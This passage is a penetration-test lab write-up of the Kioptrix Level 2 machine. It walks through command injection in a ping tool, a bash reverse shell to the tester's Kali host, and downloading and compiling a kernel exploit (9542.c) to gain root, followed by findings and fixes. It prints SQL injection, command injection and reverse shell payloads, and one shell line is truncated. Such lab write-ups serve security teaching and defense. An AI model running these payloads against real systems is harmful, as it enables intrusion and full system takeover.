
The 'ping a machine' feature took an IP address and ran it through a ping command on the server. I tested whether I could inject extra OS commands after the expected input, using a semicolon to chain commands.

```
;whoami
```




Entering ;whoami into the Ping a Machine input field.

The application executed the injected command and returned the result, confirming the command injection vulnerability and showing the web server was running as the apache user.




Step 6: OS Command Injection Exploitation

With command injection confirmed, I used a Reverse Shell Generator tool to build a proper reverse shell payload, pointing back to my Kali machine's IP and a listening port.



I entered this reverse shell payload into the same vulnerable ping field:

```
h -i >& /dev/tcp/192.168.109.128/9001 0>&1
```




Step 7: Reverse Shell / Initial Access

Before submitting the payload, I started a netcat listener on my Kali machine to catch the incoming connection.

```
nc -lvp 9001
```

After submitting the payload, the listener caught a connection and gave me an interactive shell on the target as the apache user.

```
whoami
apache
```




netcat listener receiving the reverse shell connection; whoami confirms apache user, and uname -a shows the kernel version.

Step 8: Local Enumeration

Once inside, I enumerated the system to understand what I was working with, especially the kernel version, since that determines which privilege escalation exploits will work.

```
uname -a
```

Result: Linux kioptrix.level2 2.6.9-55.EL — a 32-bit (i686/i386) system.




uname -a output showing kernel version 2.6.9-55.EL and 32-bit architecture.

Step 9: Kernel Vulnerability Identification

With the kernel version known, I searched SearchSploit for a matching local privilege escalation exploit.

```
searchsploit kernel 2.6.9
```

```
searchsploit Linux Kernel 2.6.9
```




SearchSploit results showing a matching exploit: Linux Kernel 2.6 < 2.6.19 (linux_x86/local/9542.c).

Step 10: Exploit Transfer and Compilation

I copied the exploit source code (9542.c) to my working directory, then hosted it using Python's built-in HTTP server so the target machine could download it.


```
python3 -m http.server 80
```



Python HTTP server running on Kali (left) while the target downloads the exploit file with wget (right).

On the target's reverse shell, I downloaded the exploit using wget, then compiled it. The first compile attempt without the -m32 flag failed with assembler errors, since the target is a 32-bit system — switching to gcc -m32 fixed this.

```
wget http://192.168.109.128/9542.c
gcc -m32 9542.c -o exploit
chmod +x exploit
```



```
kali@kali:~$ gcc 9542.c -o exploit
/tmp/cc8RaB10.s: Assembler messages:
9542.c:48: Error: operand type mismatch for 'push'
9542.c:51: Error: invalid instruction suffix for 'push'
9542.c:54: Error: invalid instruction suffix for 'pop'

kali@kali:~$ gcc -m32 9542.c -o exploit

kali@kali:~$ ls
40679.sh 9542.c  Documents  exploit  Pictures  Public  Videos
41233.py Desktop Downloads Music  Projects  Templates

kali@kali:~$ chmod +x exploit

kali@kali:~$ ./exploit
[-] mmap(): Operation not permitted

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Keyboard interrupt received, exiting.


kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [25/Jul/2026 15:35:34] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [25/Jul/2026 15:35:34] "code 404, message File not found"
127.0.0.1 - - [25/Jul/2026 15:35:34] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [25/Jul/2026 15:35:38] "GET /Desktop/ HTTP/1.1" 200 -
```

Compiling the exploit — first attempt without -m32 failed with assembler errors; -m32 flag fixed the compile. Also shows chmod +x and an initial failed run (mmap error) before adjusting.

Step 11: Local Privilege Escalation

With the exploit compiled and made executable, I ran it directly from the target's shell.

```
./exploit
```



```
--11:25:53-- http://192.168.109.128/9542.c
=> 9542.c.1
Connecting to 192.168.109.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

OK .. 100% 268.62 MB/s

11:25:53 (268.62 MB/s) - '9542.c.1' saved [2535/2535]

sh-3.00$ ls
9542.c
9542.c.1
sh-3.00$ gcc -m32 9542.c -o exploit
9542.c:109:28: warning: no newline at end of file
sh-3.00$ ls -l exploit
-rwxr-xr-x 1 apache apache 6932 Jul 25 11:28 exploit
sh-3.00$ ./exploit
sh-3.00$ ./exploit
sh: no job control in this shell
sh-3.00$ whoami
root
sh-3.00$ /bin/bash -l
bash: no job control in this shell
bash: cd: root: No such file or directory
bash-3.00$ cd /root
bash-3.00$ ls
anaconda-ks.cfg
install.log
install.log.syslog
bash-3.00$ whoami
root
```

Downloading via wget into /tmp, compiling with gcc -m32, and running the exploit — whoami confirms root access afterward.

Step 12: Root Access

After running the exploit, I checked my privilege level and confirmed I now had root access. I then navigated to the /root directory to confirm full access to the system.

```
whoami
root
```

```
cd /root
ls
```

The exploit successfully escalated privileges from the apache user to root, with no further steps required.

5. Findings

Finding 1: SQL Injection in Login Page

Severity	Critical — authentication bypass
Affected component	Web application login form
Payload used	' OR 1=1 --

Description: The login form did not sanitize user input before using it in a database query, allowing an attacker to bypass authentication entirely using a classic SQL Injection payload.

Impact: Full bypass of authentication, granting access to internal application pages without valid credentials.

Recommendation: Use parameterized queries / prepared statements for all database access. Never build SQL queries via direct string concatenation of user input.

Finding 2: OS Command Injection in Ping Tool

Severity	Critical — remote code execution
Affected component	pingit.php — 'Ping a Machine on the Network' feature
Payload used	; whoami, then a bash reverse shell one-liner

Description: The ping feature passed user input directly into a system shell command without sanitization, allowing an attacker to chain and execute arbitrary OS commands using a semicolon.

Impact: Full remote code execution as the apache user, which was then used to establish a reverse shell.

Recommendation: Never pass user input directly to a shell command. Use safe APIs for network operations, and strictly validate/allow-list input (e.g., only valid IP address formats).

Finding 3: Outdated Linux Kernel (2.6.9-55.EL) — Local Privilege Escalation

Severity	Critical — local privilege escalation to root
Affected component	Linux kernel 2.6.9-55.EL (32-bit)
Exploit used	9542.c (local kernel exploit matching kernel < 2.6.19)

Description: The outdated kernel version is vulnerable to a known local privilege escalation exploit. Once any shell access is obtained (even as a low-privileged user like apache), this exploit can be compiled and run to gain root.

Impact: Complete system compromise — full root access from an initially low-privileged web server account.

Recommendation: Update the kernel to a current, patched version. Apply the principle of least privilege so a compromised web application account has minimal impact even if the OS itself is later found to be vulnerable.

6. Attack Path Summary

Reconnaissance → Nmap scanning & enumeration (also checked OpenSSH, Apache, CUPS, and MySQL — none were the actual entry point) → SQL Injection found on login page → SQL Injection used to bypass login → OS Command Injection found in ping tool → Reverse shell payload built and delivered → Reverse shell caught with netcat, access as apache → Local enumeration revealed kernel 2.6.9-55.EL → Matching kernel exploit found (9542.c) → Exploit hosted on Kali and downloaded to target → Compiled with gcc -m32 → Exploit executed → Root access confirmed.

7. Recommendations Summary

- Fix the SQL Injection by using parameterized queries everywhere user input touches the database
- Fix the OS Command Injection by never passing raw user input to a shell command; validate IP address input strictly
- Patch/upgrade the Linux kernel to remove the local privilege escalation path
- Patch Apache, mod_ssl, OpenSSH, CUPS, and MySQL to current versions — all showed outdated, exploit-prone versions during enumeration
- Run the web application under a low-privilege account with minimal filesystem access, to limit damage even if it is compromised again

8. Appendix

- SQL Injection payload: ' OR 1=1 --
- Command injection test payload: ;whoami
- Reverse shell payload: bash -i >& /dev/tcp/<Kali_IP>/<port> 0>&1 (built using Reverse Shell Generator)
- Kernel exploit used: 9542.c — Linux Kernel 2.6 < 2.6.19 local privilege escalation
- Other exploits researched but not used: CUPS 1.1 RCE (41233.py, CVE-2015-1158), MySQL/MariaDB CVE-2016-6664, Apache mod_ssl OpenFuck